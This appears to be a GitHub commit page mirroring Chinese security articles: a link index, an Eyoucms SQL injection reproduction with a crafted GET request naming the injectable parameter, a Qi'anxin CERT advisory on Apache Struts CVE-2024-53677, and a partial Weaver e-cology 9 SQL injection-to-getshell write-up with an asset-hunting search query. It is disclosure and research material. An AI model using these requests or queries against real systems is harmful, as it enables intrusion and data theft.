mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
【未公开】泛微e-cology 9 x.FileDownloadLocation接口存在SQL注入漏洞导致Getshell、电子资料管理系统 ImageUpload.ashx 任意文件上传漏洞、【已复现】Apache Struts 文件上传漏洞(CVE-2024-53677)安全风险通告第二次更新、渗透测试 -- SSRF和XXE漏洞、Eyoucms的sql注入复现、未来五年网络安全最具潜力的十大方向、某数AnyShare信息泄露漏洞检测脚本(12月16日更新)、支付类漏洞挖掘技巧总结、新的 Cleo 零日 RCE 漏洞被利用于数据盗窃攻击、漏洞通告|Cleo 任意文件读写漏洞(CVE-2024-50623)、安全卫士 | 魔方安全漏洞周报、
This commit is contained in:
 test committed
1 parent
890ef256fd
commit
d773a55368
12 files changed
+970
-146
No files matched your search
@@ -1544,5 +1544,16 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066638&idx=4&sn=34b67f730621eac29fece525a015ab35": "【安全圈】iOS和macOS系统曝关键漏洞,可破坏TCC框架",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3ODM2NTg2Mg==&mid=2247495600&idx=1&sn=dc6800fba8615ff029253a77d6e5b8d5": "CNVD漏洞周报2024年第50期",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3ODM2NTg2Mg==&mid=2247495600&idx=2&sn=e5180e3d367866b22424a2c460e81b51": "上周关注度较高的产品安全漏洞(20241209-20241215)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUzMzcyMDYzMw==&mid=2247494243&idx=1&sn=615b86970a35613e4ee903ac6cab66d7": "3倍积分奖励!抖音电商情报专测上线"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUzMzcyMDYzMw==&mid=2247494243&idx=1&sn=615b86970a35613e4ee903ac6cab66d7": "3倍积分奖励!抖音电商情报专测上线",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3MjU4MjM3MQ==&mid=2247488989&idx=1&sn=a98ecf1b0a0e0f054a18360b1d9e05ca": "【未公开】泛微e-cology 9 x.FileDownloadLocation接口存在SQL注入漏洞导致Getshell",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzMTcwMTg1Mg==&mid=2247489739&idx=1&sn=6a2b3b35ac1d6254b2485512a3e059ed": "电子资料管理系统 ImageUpload.ashx 任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5NDgxODU1MQ==&mid=2247502638&idx=1&sn=98d3602c7f4df70ae3d72d1809a70dc3": "【已复现】Apache Struts 文件上传漏洞(CVE-2024-53677)安全风险通告第二次更新",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4MDQ5MjY1Mg==&mid=2247515209&idx=2&sn=155d31d384080db10d6e707621eeb8cd": "渗透测试 -- SSRF和XXE漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2NDY2OTU4Nw==&mid=2247517716&idx=1&sn=ef1b5ef09d2003aadce7cd0867da175b": "Eyoucms的sql注入复现",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzM5NDA0NA==&mid=2247490059&idx=1&sn=ccf765a173dfd31c4d49e2533124a10d": "未来五年网络安全最具潜力的十大方向",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3NzY3MzYzMw==&mid=2247499000&idx=1&sn=ee4aa3d20e3f82a903e5f51a028a9102": "某数AnyShare信息泄露漏洞检测脚本(12月16日更新)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NTk4MTE1MQ==&mid=2247486341&idx=1&sn=b8e402631af06e5440f9c93a80d0c0ce": "支付类漏洞挖掘技巧总结",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3ODY0NTczMA==&mid=2247491773&idx=1&sn=528008b81a8cb80cc311e0cbe1425822": "新的 Cleo 零日 RCE 漏洞被利用于数据盗窃攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2Mjc3NTMxOA==&mid=2247515548&idx=1&sn=2d8c70c61bc7d779572eb88723f3ca54": "漏洞通告|Cleo 任意文件读写漏洞(CVE-2024-50623)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzA5NDc0MA==&mid=2649291918&idx=1&sn=2d9ffa6d537500e9ed7afcdf5ed01864": "安全卫士 | 魔方安全漏洞周报"
|
||||
}
|
||||
@@ -0,0 +1,68 @@
|
||||
# Eyoucms的sql注入复现
|
||||
船山信安 2024-12-16 16:02
|
||||
|
||||
本cms的漏洞已经提交过cnvd已修复了。更新到最新版本即可
|
||||
**0x01**
|
||||
漏洞复现
|
||||
|
||||
这里我是本地搭建的eyoucms环境演示
|
||||
|
||||
默认安装完成后,我先是访问如下url
|
||||
|
||||
http://127.0.0.1:8081/eyoucms/?m=home&c=View&a=index&aid=89
|
||||
|
||||

|
||||
|
||||

然后开启burp抓包,构建如下的包
|
||||
|
||||
需要改两方面的参数一是referer,改成我们访问的页面
|
||||
|
||||

然后将get的url构造为如下
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

然后放进sqlmap一把梭就行啦
|
||||
|
||||
|
||||
|
||||
|
||||

0x02 代码分析
|
||||
|
||||
|
||||
|
||||

'url_screen_var'这个值=>'ZXLjbXM',这里它cms也注释说明了这个参数代表了文章状态,在前台使用的。ZXljbXM
|
||||
|
||||
这里使用这个参数是需要注册一个用户权限,正好是可以在前台使用
|
||||
|
||||
所以上图的refer就代表我们是从用户权限的那里过来的
|
||||
|
||||
根据它 ZXLjbXM 所需求的构造如下url。
|
||||
|
||||
GET /eyoucms/?ZXljbXM=1&a=index&c=Lists&m=home&tid=3&yanse=1
|
||||
|
||||
看最后的参数yanse 是它这个的cms的产品评论里的参数。本来是系统自带的
|
||||
|
||||
但是这个参数也是属于用户发表的文章里面的构造,所以结合ZXLjbXM 即可构造可以存在注入的url链接
|
||||
|
||||
|
||||
|
||||
|
||||
它这里请求的参数没有做防护
|
||||
|
||||
其实它这个文件的三个参数都是可以注入但是构造的请求url不相同。通过更改最后的参数即可
|
||||
|
||||
如果安装者是经过调整此点,或者仅用来展示网站的,那利用点可能微乎其微了
|
||||
|
||||
这个注入点比较鸡肋。其实没有多少高深的东西,只是笔者运气好,恰好看见这个参数。要不真的发现不了。
|
||||
|
||||
因为这个文件属于它cms自带的一处产品编辑的文件,实在不容易被注意到。
|
||||
|
||||
来源:https://xz.aliyun.com/ 感谢【
|
||||
任意门
|
||||
|
||||
】
|
||||
|
||||
|
||||
@@ -0,0 +1,185 @@
|
||||
# 【已复现】Apache Struts 文件上传漏洞(CVE-2024-53677)安全风险通告第二次更新
|
||||
奇安信 CERT 2024-12-16 16:02
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
|
||||
<table><tbody style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="middle" align="center" rowspan="1" colspan="4" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(70, 118, 217);background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: 1.5em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 13px;letter-spacing: 0px;visibility: visible;">漏洞概述</span></strong><br style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"/></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="middle" align="left" width="136" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;">漏洞名称</span></strong></span></p></td><td valign="middle" align="left" rowspan="1" colspan="3" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 13px;caret-color: red;letter-spacing: 0px;visibility: visible;">Apache Struts 文件上传漏洞</span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="middle" align="left" rowspan="1" colspan="1" width="136" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 13px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;">漏洞编号</strong></span></span></p></td><td valign="middle" align="left" rowspan="1" colspan="3" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;color: rgb(0, 0, 0);font-size: 13px;caret-color: rgb(255, 0, 0);font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-family: "Helvetica Neue", Helvetica, "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei", 微软雅黑, Arial, sans-serif;letter-spacing: 0.578px;text-decoration-style: solid;text-decoration-color: rgb(0, 0, 0);visibility: visible;">QVD-2024-50398</span>,CVE-2024-53677</span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="middle" align="left" colspan="1" rowspan="1" width="136" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;outline: 0px;line-height: 1em;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;outline: 0px;font-size: 13px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;cursor: text;color: rgb(0, 0, 0);caret-color: rgb(255, 0, 0);font-family: 微软雅黑, "Microsoft YaHei", sans-serif;visibility: visible;max-inline-size: 100%;outline: none 0px !important;"><span style="-webkit-tap-highlight-color: transparent;cursor: text;font-family: 微软雅黑, Line truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
Apache Struts 2是一个用于开发Java EE网络应用程序的开放源代码网页应用程序架构。它利用并延伸了Java Servlet API,鼓励开发者采用MVC架构。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复**Apache Struts 文件上传漏洞(CVE-2024-53677)**, Apache Struts 的文件上传逻辑中存在漏洞,若代码中使用了FileUploadInterceptor,当进行文件上传时,攻击者可能构造恶意请求利用目录遍历等上传文件至其他目录。如果成功利用,攻击者可能能够执行远程代码、获取敏感数据、破坏网站内容或进行其他恶意活动。**鉴于此漏洞影响范围较大,建议客户尽快做好自查及防护。**
|
||||
|
||||
|
||||
**本次更新内容:**
|
||||
|
||||
**更新漏洞状态;**
|
||||
|
||||
**新增产线解决方案;**
|
||||
|
||||
**新增复现截图。**
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
2.0.0 <= Struts <= 2.3.37(EOL)
|
||||
|
||||
2.5.0 <= Struts <= 2.5.33
|
||||
|
||||
6.0.0 <= Struts <= 6.3.0.2
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇安信威胁情报中心安全研究员已成功复现**Apache Struts 文件上传漏洞(CVE-2024-53677)******,截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**受影响资产情况**
|
||||
|
||||
奇安信鹰图资产测绘平台数据显示,
|
||||
**Apache Struts 文件上传漏洞(CVE-2024-53677)**
|
||||
关联的全球风险资产总数为222105个,关联IP总数为95853个。
|
||||
全球风险资产分布情况如下:
|
||||
|
||||

|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
目前官方已发布安全更新,建议用户尽快升级至6.4.0及以上版本并使用
|
||||
|
||||
ActionFileUploadInterceptor 作为文件上传组件:
|
||||
|
||||
https://github.com/apache/struts/releases
|
||||
|
||||
**修复缓解措施:**
|
||||
|
||||
1.检查是否使用了 FileUploadInterceptor 组件,如果并未使用则不受该漏洞影响;
|
||||
|
||||
2.实施严格的输入验证,确保所有上传的文件都符合预期的格式和大小限制;
|
||||
|
||||
3.将上传的文件存储在隔离的环境中,并限制对这些文件的执行权限,以减少潜在的损害。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**产品解决方案**
|
||||
|
||||
**奇安信开源卫士已支持**
|
||||
|
||||
奇安信开源卫士20241216. 840版本已支持对Apache Struts 文件上传漏洞(CVE-2024-53677)的检测。
|
||||
|
||||
|
||||
**奇安信网站应用安全云防护系统已更新防护特征库**
|
||||
|
||||
奇安信网神网站应用安全云防护系统已全局更新所有云端防护节点的防护规则,支持对Apache Struts 文件上传漏洞(CVE-2024-53677)的防护。
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]
|
||||
https://github.com/apache/struts
|
||||
|
||||
[2]https://cwiki.apache.org/confluence/display/WW/S2-067
|
||||
|
||||
[3]https://nvd.nist.gov/vuln/detail/CVE-2024-53677
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**时间线**
|
||||
|
||||
2024年12月12日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
2024年12月16日,奇安信 CERT发布安全风险通告第二次更新。
|
||||
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
|
||||
奇安信ALPH
|
||||
A威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
点击↓**阅读原文**,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
@@ -0,0 +1,158 @@
|
||||
# 【未公开】泛微e-cology 9 x.FileDownloadLocation接口存在SQL注入漏洞导致Getshell
|
||||
原创 xiachuchunmo 银遁安全团队 2024-12-16 18:34
|
||||
|
||||
**需要EDU SRC邀请码的师傅可以私聊后台,免费赠送EDU SRC邀请码(邀请码管够)**
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
******泛微E-COLOGY是一款由中国泛微软件系统股份有限公司开发的企业协同管理软件,为中大型组织创建全新的高效协同办公环境,智能语音办公,简化软件操作界面、身份认证、电子签名、电子签章、数据存证让合同全程数字化。泛微e-cology 9 x.FileDownloadLocation接口存在SQL注入漏洞**
|
||||
|
||||
****
|
||||

|
||||
|
||||
|
||||
**资产测绘**
|
||||
|
||||
|
||||

|
||||
|
||||
```
|
||||

body="/sys/common/pdf/pdfPreviewIframe"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**通过注入获取corpid、corpsecret测试**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**SQLMap测试**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**获取当前数据库名测试**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**Getshell测试**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**Nuclei测试**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
